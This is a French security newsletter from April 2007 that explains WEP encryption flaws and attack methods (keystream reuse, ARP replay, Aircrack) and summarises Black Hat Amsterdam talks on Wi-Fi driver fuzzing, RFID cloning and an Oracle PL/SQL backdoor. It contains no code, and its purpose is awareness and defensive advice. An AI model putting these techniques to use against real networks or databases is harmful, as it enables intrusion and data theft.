
L'ACTU SÉCU 13

AVRIL 2007

DOSSIER SPECIAL BLACKHAT AMSTERDAM 2007



SOMMAIRE

xmco Partners

- ✓ LE PROTOCOLE WEP DÉFINITIVEMENT “HAS BEEN”
- ✓ LES VULNÉRABILITÉS DU MOIS (“ANI”, FAILLES DNS RPC, ORACLE...)
- ✓ LES OUTILS LIBRES

L'EDITO

AVRIL 2007

Du terrorisme à la cybercriminalité...

Nul n'ignore la montée du terrorisme en France ainsi qu'en Europe, et plus encore, en cette période d'élections...

Le terrorisme s'appuie sur différentes composantes : l'idéologie, le financement et la mise en oeuvre technique des opérations qu'il estime "indispensables" pour atteindre son but. L'association des idéologues, des financiers et des experts techniques sera donc toujours nécessaire.

Il se trouve que les terroristes demeurent focalisés sur la destruction des vies humaines. Mais qu'en serait-il si ces derniers s'en prenaient aux technologies elles-mêmes ? Est-il possible un jour de voir la menace évoluer vers une sorte de guerre technologique ?

Le lien entre le terrorisme et le hacking préoccupe. Pour le prouver, l'introduction de la conférence Black Hat 2007 à Amsterdam a été présentée par Roger Cumming du CPNI (Center for the Protection of National Infrastructure), l'une des instances anti-terroristes anglaise.

Il y était question de terrorisme, de protection des infrastructures nationales et de la « compartimentalisation » des compétences et des intérêts qui pourraient mener l'utilisation de pirates informatiques par des réseaux terroristes.

Qu'en est-il de l'utilisation de la téléphonie sur IP, des passeports RFID, du Wifi dans les avions et des accès de télé-maintenance ?

Avec le chiffrement des flux et des conversations, la surveillance des activités illicites devient de plus en plus difficile...

Peut-on imaginer une attaque qui ne viserait que des infrastructures techniques, mais qui aurait, cependant, des conséquences dramatiques ? Et si un déni de service frappait une grande place de marché ? Quelles en seraient les conséquences ?

Jusqu'à présent, la sécurité informatique s'est focalisée sur les risques d'intrusion, et sur une forme de cybercriminalité financière, dont l'enjeu principal serait le vol ou le détournement de fonds. Les enjeux politiques n'ont envahi la toile qu'à travers des forums ou des blogs, souvent éparses et non structurés. Mais le risque d'une instrumentalisation des technologies subsiste et ne peut plus être ignoré.

Il est particulièrement délicat d'estimer ce genre de menaces, d'autant plus qu'elles ressemblent à de la pure science fiction. Pour autant, il serait, malgré tout, intéressant de réfléchir à ce type de risques pour identifier les maillons faibles et ce afin de les renforcer : que chaque banque s'assure qu'elle ne puisse pas héberger involontairement une plate-forme de blanchiment d'argent qui servirait à financer du terrorisme et qu'elle s'assure que les infrastructures les plus critiques soient surveillées sans relâche...

Chacun de nous peut servir l'intérêt commun, en respectant les règles de base et en les enseignant à ceux qui les ignorent encore...

Marc Behar

AVRIL 2007

Nombre de bulletins Microsoft : 5
Nombre d'exploits dangereux : 19
Nombre de bulletins XMCO : 131

TOP 5 DES VIRUS

1. Netsky - 32,7%
2, Mytob - 30,4%
3, Sality - 7,8%
4, MyDoom - 5,2%
5.Baggle - 4,1%

WWW.XMCOPARTNERS.COM

LE WEP, FAIBLESSES ET TECHNIQUES D'ATTAQUES (PART.I)

Le chiffrement WEP devient totalement obsolète...

La sécurité des réseaux Wifi est une problématique cruciale qui intéresse les pirates et les spécialistes en sécurité.

En effet, la confidentialité des données, l'accès non délimité physiquement et distant aux équipements, posent de véritables soucis. Bien que la technologie Wifi reste relativement récente, les mesures utilisées pour protéger les données échangées sont de plus en plus décriées, testées et remises en cause par les pirates et les experts.

Le chiffrement WEP est un très bon exemple. Il est devenu complètement obsolète avec la publication d'un nouvel outil et pourtant il demeure utilisé par les particuliers et certaines entreprises.

Ce mois-ci, nous présenterons les faiblesses du protocole WEP ainsi que les techniques d'attaques utilisées par les pirates. La seconde partie de cet article sera proposée le mois prochain. Elle illustrera ce phénomène avec des exemples précis et un tutoriel complet sur l'utilisation de la suite Aircrack sous Unix et sous Windows.

XMCO | Partners

Le fonctionnement du WEP

Le WEP : Wireless Privacy Protocol (ou Weak Encryption Protocol...)

Le WEP est une norme IEEE 802.11 élaborée en 1999 dans le but d'offrir aux réseaux sans fils un moyen d'authentification, de confidentialité et de contrôle d'intégrité.

La première propriété du WEP est d'assurer le chiffrement des données lorsque ces dernières sont transmises par ondes radio. Tous les paquets sont envoyés au point d'accès de manière à ce qu'un pirate ne puisse pas lire (en théorie) le contenu des informations transmises.

La plupart des internautes l'utilise sans le savoir et surtout, sans connaître son mode de fonctionnement, aujourd'hui remis en cause.

Le chiffrement des données

Le WEP utilise l'algorithme de chiffrement RC4 avec des clefs d'une longueur de 64 ou 128 bits. Ces dernières se composent d'un secret partagé, que nous nommerons K (de 40 ou 104 bits), entre le point d'accès et les différentes machines du réseau auquel on concatène une chaîne aléatoire de 24 bits appelée: "vecteur d'initialisation" (IV).

Nous obtenons ainsi une chaîne de 64 ou 128 bits :

Vecteur d'initialisation de 24 bits	Clef secrète de 40 ou 104 bits


De manière simplifiée, cette clef de 64 ou 128 bits va être chiffrée avec l'algorithme RC4 pour donner un flux nommé "keystream".

Une simple opération XOR (OU exclusif) va ensuite être réalisée entre le flux chiffré et les données à envoyer (MC) , auquelles un contrôle d'intégrité (CRC32) aura été préalablement ajouté (ICV(MC)).
La formule mathématique est donc :

PC = RC4(IV || K) XOR (MC || CV(MC))

PC=Paquet Chiffré
IV : Vecteur d'Initialisation
MC : Message en Clair
ICV(M) : Contrôle d'intégrité du message M

Les données chiffrées seront, ensuite, envoyées avec le vecteur d'initialisation en clair.



Ainsi la machine destinataire va utiliser ce vecteur avec la clef qu'il possède pour effectuer l'opération inverse : le déchiffrement.
La sécurité du WEP repose donc sur un « mot de passe secret » partagé entre les machines qui vont communiquer et une chaîne (vecteur d'initialisation) générée aléatoirement lors du chiffrement des données.


Les vulnérabilités du WEP

Plusieurs problèmes de sécurité ont été introduits par l'utilisation de ce protocole notamment en ce qui concerne l'authentification, la confidentialité et l'intégrité des données.

Authentification

Le point d'accès identifie la machine qui souhaite se connecter en lui envoyant un challenge en clair qui devra être renvoyé chiffré. Un pirate qui écoute cette communication, obtient donc le message en clair (MC) et son équivalent chiffré.


D'un point de vue mathématique, il est possible de cerner une première aberration. L'opération XOR est réversible. L'opération A = B XOR C est équivalente à B = A XOR C. Le pirate peut donc obtenir le « keystream » utilisé pour chiffrer le message :



Obtient donc :

RC4(IV II K) = PC XOR (MC II CV(MC))

L'attaquant peut donc réutiliser ce « keystream » (sans connaître la clef secrète) et s'en servir pour s'authentifier auprès de l'AP en chiffrant le nouveau challenge.



1. Envoi d'un challenge en clair (MC)
2. Réponse Chiffrée (PC)
3. Envoi d' un challenge en clair par le point d'accès
4. Réponse possible du pirate au challenge en utilisant un "keystream" précédemment récupéré.

Il pourra également chiffrer des requêtes avec ce paramètre et injecter ainsi des données sur le réseau. Il sera aussi à même de déchiffrer des paquets qui utilisent ce même keystream.

L'authentification n'est donc pas sécurisée. En effet, elle introduit une faille qui permettra de casser la clef et de nuire à la confidentialité des échanges. Les éditeurs ont donc rapidement introduit le filtrage par adresse MAC ou la dissimulation du SSID qui restent des techniques faciles à contourner.

Confidentialité et intégrité

D'autre part, pour utiliser correctement le chiffrement RC4, il est indispensable de suivre ces trois principes :

☑ Ne jamais utiliser une même clef deux fois de suite pour chiffrer les données échangées.

☑ Ne pas utiliser les 512 premiers octets de la sortie RC4 pour éviter les problèmes liés à l'utilisation de clefs faibles.

☑ Ne pas chiffrer plus de 2^36 octets de données avec la même clef.

Or sur un réseau où le trafic est élevé, seul le vecteur d'initialisation aléatoire de 24 bits permet d'éviter la répétition de clefs. Une collision de clefs est donc possible à 99% avec seulement l'envoi de 12000 trames. La première règle n'est donc absolument pas prise en compte.

Dans le cas où un message est chiffré avec la même keystream RC4, on obtient :

PC = RC4(IV || K) XOR (MC || CV(MC))
PC' = RC4(IV || K) XOR (MC' || CV(MC'))

PC XOR PC' = (MC || CV(MC)) XOR (MC' || CV(MC'))

Toutes ces erreurs d'implémentation sont intégrées dans le le protocole WEP. Elles deviendront la base de l'attaque en question...

Enfin, le CRC32 utilisé n'est pas un contrôle d'intégrité efficace car il peut facilement être contourné.

Les différentes attaques contre le protocole WEP

Evolution des recherches

Plusieurs styles d'attaques ont été proposés. Ces derniers ont évolué pour aboutir au succès présenté dans l'encadré.

Les premières recherches ont été menées en avril 2001 par Scott Fluhrer, Itsik Mantin et Adi Shamir. Ces experts ont publié une analyse cryptographique qui dévoilait les faiblesses du flux généré par l'algorithme RC4 notamment avec le WEP. En effet, leur étude prouvait que pour certaines valeurs de la clef, les premiers bits du keystream dépendaient uniquement des quelques bits de la clef. Certaines valeurs de cet IV génèraient alors des clefs dîtes faibles.

Peu de temps après, des démonstrations ont prouvé que ces faiblesses pouvaient être exploitées en capturant de 4 à 6 millions de paquets.

Quatre ans plus tard, un hacker nommé KoReK a amélioré cette attaque. Cinq cent mille à 2 millions de paquets étaient désormais nécessaires pour casser la fameuse clef WEP. Un premier outil, nommé ChopChop, était né…
Dans le même temps, un ingénieur français, Christophe Devine, a développé l'outil le plus utilisé aujourd'hui. Des paquets sont réinjectés ce qui permet de diminuer sensiblement le temps nécessaire à la récupération des IV faibles. La première suite d'outil « Aircrack » est alors publiée sur Internet et permettait déjà d'atteindre des temps records (10 minutes pour une clef de 128 bits en laboratoire). Des études statistiques évoluées permettaient au logiciel de casser une clef rapidement.

En 2005, Andreas Klein, chercheur au sein du laboratoire de Cryptographie et d'Algèbre Informatique à l'université Darmstadt en Allemagne, a présenté une autre analyse du flux RC4. De nombreuses corrélations entre les paquets chiffrés et la clef sont identifiées. Des études statistiques montraient alors qu'en récupérant quarante mille paquets, la clef pouvait être retrouvée avec 50% de chances.

Enfin, en avril dernier, trois chercheurs de la même université ont optimisé les recherches de M.Klein. Ils ont développé un outil et ont réussi à casser une clef en moins d'une minute (voir encadré). Avec quelques dizaines de milliers de paquets, la clef peut, désormais, être crackée avec une probabilité élevée.

INFO...

Une clef WEP cassée en 1 minutes

Le 1er avril dernier, des chercheurs de l'université de Darmstadt ont développé un outil "aircrack-ptw " qui a atteint des performances inégalées.
Ils sont parvenus à casser une clef en moins d'une minute en utilisant des techniques d'injections de paquets.

Seuls 40 000 paquets sont aujourd'hui suffisants pour casser une clef WEP avec 50% de chances. Cette probabilité s'élève à 95% pour 85 000 paquets.
Cependant, certains contestent ces chiffres. En effet, ces temps records ont été obtenus dans un environnement de tests.

La nouvelle a rapidement fait le tour du monde...Le WEP devient définitivement obsolète...

Prérequis

Le « cassage » de clefs WEP requiert une configuration précise des cartes réseaux utilisées. En effet, le pirate va devoir capturer des paquets chiffrés en écoutant certains canaux utilisés par les machines qui émettent des données. La carte Wifi doit donc être en mode « monitor » ce qui nécessite d'installer des pilotes particuliers.
Sous Windows seules quelques cartes Wifi peuvent être configurées de la sorte.
En revanche, de nombreux pilotes libres ont été publiés pour les cartes utilisées sous Linux.

Une fois la bonne carte Wifi correctement configurée, il suffit d'utiliser la suite « Aircrack » composée de trois logiciels. Toutes les conditions sont alors réunies pour écouter, rejouer des paquets et casser une clef.

L'écoute passive et la récupération des IV faibles

La première partie de l'attaque consiste à récupérer un grand nombre de paquets chiffrés. Sur un réseau passif, les données échangées ne sont pas forcément nombreuses. Le pirate a deux possibilités : attendre ou stimuler le réseau grâce à plusieurs techniques.
La première est nommée « rejeux de paquets ». Elle consiste à récupérer certains paquets identifiables (requêtes ARP) qui vont ensuite être ré-injectés dans le but de forcer le point d'accès à générer des réponses contenant des données intéressantes. Les données ARP présentent des tailles fixes et possèdent des entêtes connues.
La deuxième souvent utilisée est la « fausse authentification » qui consiste à simuler une authentification de manière à générer des données toujours utiles pour accélérer les échanges de données sur le réseau.

Cassage de la clef

L'outil Aircrack intervient dans cette dernière étape. Basé sur différentes attaques statistiques, le logiciel utilise des trames contenant des IV faibles récupérés précédemment. Des votes sont ainsi attribués à chacun des octets probables et la clef est déduite des probabilités émises.

Où en sommes-nous dans la sécurité des réseaux sans-fils ?

Des statistiques toujours aussi surprenantes

La prise de conscience des particuliers et des entreprises des différents dangers font qu'ils sécurisent leurs réseaux sans fil. Cependant, les chiffres restent surprenants. Une récente étude a révélée que 70% des réseaux sans fil dans le monde n'utilisaient aucun mécanisme de chiffrement.

A Paris, le constat est moins alarmant. Seulement 37% des réseaux ne sont pas protégés. Notre capitale s'avère être l'une des villes les mieux sécurisée au monde, contrairement à Pékin ou Moscou où les statistiques s'inversent.

Les meilleures pratiques et les futures implémentations

Aujourd'hui des solutions simples existent. En effet, bon nombre de fournisseurs d'accès préfèrent encore garder le WEP. Ils proposent certes des méthodes de rotations de plusieurs clefs, ce qui ne constitue pas la bonne solution. D'autres évoluent évoluent et intègrent le protocole WPA-PSK (Pre Shared Key). Ce dernier utilise un vecteur d'initialisation plus grand que le WEP ce qui empêche les types d'attaques que nous venons de vous présenter.

Il est conseillé de migrer rapidement les réseaux Wifi protégés par WEP en WPA. Cette migration peut être faite sans surcoût en choisissant le WPA-PSK.
Cette solution repose, comme le WEP, sur le partage d'une clef secrète. En WPA la clef est composée de 8 à 63 caractères ASCII. En adoptant une clef suffisamment longue, toutes les attaques de cassage de clef par force brute sont inutiles.

Pour élever le niveau de sécurité dans les entreprises, il serait judicieux d'abandonner la protection par clef partagée au profit d' une authentification forte.
Le support de la norme 802.1x est l'une des améliorations apportées par le WPA.

Par ailleurs, l'implémentation de la norme 802.11i, également appelée WPA2, n'est pas sans conséquence. En effet, la norme repose sur l'utilisation de l'algorithme de chiffrement AES. Ce dernier implique une puce dédiée et une alimentation électrique accrue. Les équipements anciens ne sont donc pas compatibles et/ou ne possèdent pas les ressources suffisantes pour utiliser le protocole AES, gros consommateur de ressources.

Que ce soit du WPA ou du WPA2, nous recommandons aux particuliers d'utiliser une "passphrase" d'une vingtaine de caractères. En effet, celle-ci ne doit être renseignée qu'une seule fois sur le point d'accès et sur les ordinateurs. Pour les entreprises, l'implémentation d'une authentification forte est particulièrement recommandée.
D' une part, les petites structures choisiront d'implémenter le protocole "EAP-TLS" qui repose sur une PKI avec un serveur RADIUS. Cette méthode nécessite la présence d'un certificat sur chaque machine.
D'autre part, les grandes groupes préféreront les protocoles "EAP-TTLS" ou "PEAP" grâce auxquels les utilisateurs peuvent s'authentifier à l'aide des couples login/password.

Conclusion

Le protocole WEP était blessé depuis quelques années mais les dernières recherches l'ont définitivement enterré.
Des erreurs d'implémentation font que la plupart des accès sans fil ne sont pas sécurisés et laissent aux pirates un accès potentiel au réseau local...
Le mois prochain, nous vous proposerons des exemples de cassage de clefs WEP. Le fait que les attaques puissent être menées par des jeunes inexpérimentés, devrait forcer les entreprises et les particuliers à sécuriser davantage leurs accès sans fil.

Bibliographie

✱ [1] Définition du WEP
http://fr.wikipedia.org/wiki/Wired_Equivlent-Privacy

✱ [2] Site officiel des auteurs de l'outil "aircrack-ptw"
http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/

DOSSIER SPECIAL : BLACK HAT

Black Hat 2007 à Amsterdam

La grande conférence de tous les spécialistes en sécurité s'est déroulée à la fin du mois de Mars à Amsterdam.

Deux fois par an, les pirates, RSSI, et experts en sécurité se rencontrent afin d'échanger leurs expériences et de présenter les dernières vulnérabilités découvertes.

Petit aperçu en exclusivité des présentations les plus marquantes et qui auront, sans aucun doute « secoué » quelques éditeurs…

XMCO | Partners

Comme à son habitude la Black Hat, conférence tant attendue par les spécialistes du milieu, a proposé de nombreuses présentations et de nombreuses démonstrations dans des domaines variés : réseaux, bases de données, postes clients, technologies sans fil... Chacun des participants pouvait y trouver son compte. Petit tour d'horizon...

Les technologies sans fils
Wi-fi Advanced Fuzzing


Comme nous vous l'avons présenté dans l'article précédent, l'insécurité du WEP n'est plus à démontrer. Les chercheurs s'activent aujourd'hui pour trouver d'autres erreurs d'implémentation et d'autres failles de sécurité relatives aux équipements Wifi qui pullulent. Les "smartphones", les téléphones mobiles et les consoles de jeux sont les nouvelles cibles. Le business des pirates dans ce domaine est donc loin d'être épuisé.

Jusqu'à présent les recherches des experts se basaient sur l'audit des codes sources mis à disposition (pilotes libres), sur du reverse engineering (analyse) ou en auditant les équipements ciblés sans avoir connaissance de leurs modes de fonctionnement (Blackbox).

Après les récentes vulnérabilités des pilotes Wifi pour Mac OS (dernière Black Hat) et les différentes failles de sécurité des drivers de plusieurs éditeurs (D-Link, Netgear), Laurent Butti, expert R&D chez France Telecom a présenté ses récentes recherches sur un procédé peu utilisé dans le milieu des réseaux sans fil : le « fuzzing » utilisé pour identifier des failles potentielles au sein des pilotes Wifi.

Le fuzzing est une technique qui consiste à envoyer un grand nombre de données malformées ou aléatoires avec des outils automatisés. Ceci permet d'identifier les erreurs de traitements sur la machine ou sur l'équipement ciblé.

Dans le cas du Wifi, des expériences ont donc été menées, en envoyant des réponses malicieuses aux requêtes PROBES (envoyées par les machines dans le but de détecter des points d'accès).



Dès qu'une erreur se produit, il suffit de vérifier si des requêtes Probes sont toujours émises, écouter sur un lien Ethernet les réponses au requêtes PING ou observer les réactions de l'affichage des OS (écran bleu pour Windows).

Les trouvailles de ce chercheur ont été révélées au grand public. En envoyant des SSID excessivement longs, des informations sur le débit (rate) malformés ou des paramètres TIM contrefaits, différents pilotes Wifi Netgear ou D-Link se sont avérés vulnérables. Même remarque pour le pilote MadWifi, utilisé afin de casser les clefs WEP (voir notre article précédent) vulnérable à un débordement de tampon (les hackers sont pris dans leurs propres pièges !).

RFIDIOts - RFID hacking without a soldering Iron

Après les équipements réseaux Wifi, les démonstrations ont également ciblé la technologie RFID. Celle-ci est de plus en plus utilisée dans la vie quotidienne (identification des animaux, gestion des stocks et des bagages, vente, implants sur des humains, passeports…). Le RFID, déjà critiqué l'année dernière (voir article dans Actu-Sécu n°6 - Septembre 2006), a , une fois de plus été présenté comme un vecteur d'attaque dangereux.

La démonstration s'est basée sur un outil téléchargé sur Internet ainsi que sur un lecteur standard. Adam Laurie a pu cloner une puce RFID en utilisant une technique de décodage des Tags qui permet de copier le fameux paramètre ID. L'expert affirme avoir étudié uniquement les modes d'emploi des éditeurs. Il peut désormais «sniffer» les numéros d'identification en passant à quelques mètres d'une personne utilisant, par exemple, un badge d'accès RFID.

Les lecteurs et les graveurs sont maintenant disponibles à moindre coûts sur les sites spécialisés. Cela accroît considérablement le risque de malversations et d'évolutions dans ce domaine de plus en plus étudié par les cybercriminels (notamment pour la copie de passeports).


Par la suite, l'expert a publié les codes sources de ses scripts basés sur la librairie Python RFIDIOT. Le matériel et les pré-requis sont disponibles sur le site cité en référence.

Les bases de données et les progiciels de gestion

Hacking Databases for owning your data

Le second sujet phare de la Black Hat aura été le hacking des bases de données et des systèmes ERP. La première trouvaille dans le domaine des bases de données a été présentée par des consultants de la société Argeniss (Cesar Cerrudo et Esteban Martinez Fayo) qui ont développé une "backdoor" et un rootkit pour les bases de données Oracle.

A l'aide du langage de scripts PL/SQL, les experts ont démontré qu'il était possible de mettre en place un moyen de communication entre une base de données et un pirate en créant un processus caché qui utilise les jobs planifiés d'Oracle.
Le script malicieux installe le logiciel espion qui ouvre une connexion vers la console à l'aide de la fonction UTL_TCP.OPEN_CONNECTION. Il reçoit, exécute les commandes reçues et renvoie les sorties des requêtes. Ce dernier peut également être dissimulé avec un rootkit. La backdoor peut être planifiée afin d'être lancée périodiquement. Cela permet de récupérer une connexion perdue (seul l'agent sur la base de données permet d'initier une connexion « reverse »).
Cet outil performant contourne les pare-feux qui ne filtrent pas le trafic sortant.



La démonstration a été couronnée de succès. Malgré quelques soucis techniques, la backdoor a été facilement installée sur une base de données en exploitant préalablement une faille d'injection SQL. Le programme malicieux se connecte ensuite sur la console

du pirate et peut alors récupérer l'intégralité de la base de données.

INFO...

Les bases de données, de vrais mines d'or pour les pirates...

Les pirates s'intéressent de plus en plus aux bases de données pour revendre sur le marché noir des informations sensibles. Des sites officiels révèlent les prix moyens constatés :

Données	Prix
Adresse	$0,5
Téléphone non publié	$0,25
Date de naissance	$2
Numéro de permis	$3
Numéro de sécurité social	$8
Historique d'un compe en banque	$9
Téléphone portable	$10
Casier militaire	$35

Des outils sont même disponibles et permettent de calculer la somme potentielle qu'un pirate pourrait obtenir.

Swipetoolkit

Advanced Exploitation of Oracle PL/SQL

Toujours dans le domaine des bases de données, la société NGS Software, renommée dans ce domaine, a présenté des failles de sécurité au sein des procédures stockées d'Oracle (PL/SQL). Pour simplifier les explications, les procédures PL/SQL s'exécutent avec des droits élevés, en utilisant des paramètres erronés. Un pirate est donc en mesure de provoquer l'arrêt inopiné de la procédure.

Un curseur courant reste ouvert. Il peut donc être réutilisé par le pirate dans le but d'exécuter des commandes et d'accéder en lecture/écriture à la base de données vulnérable.

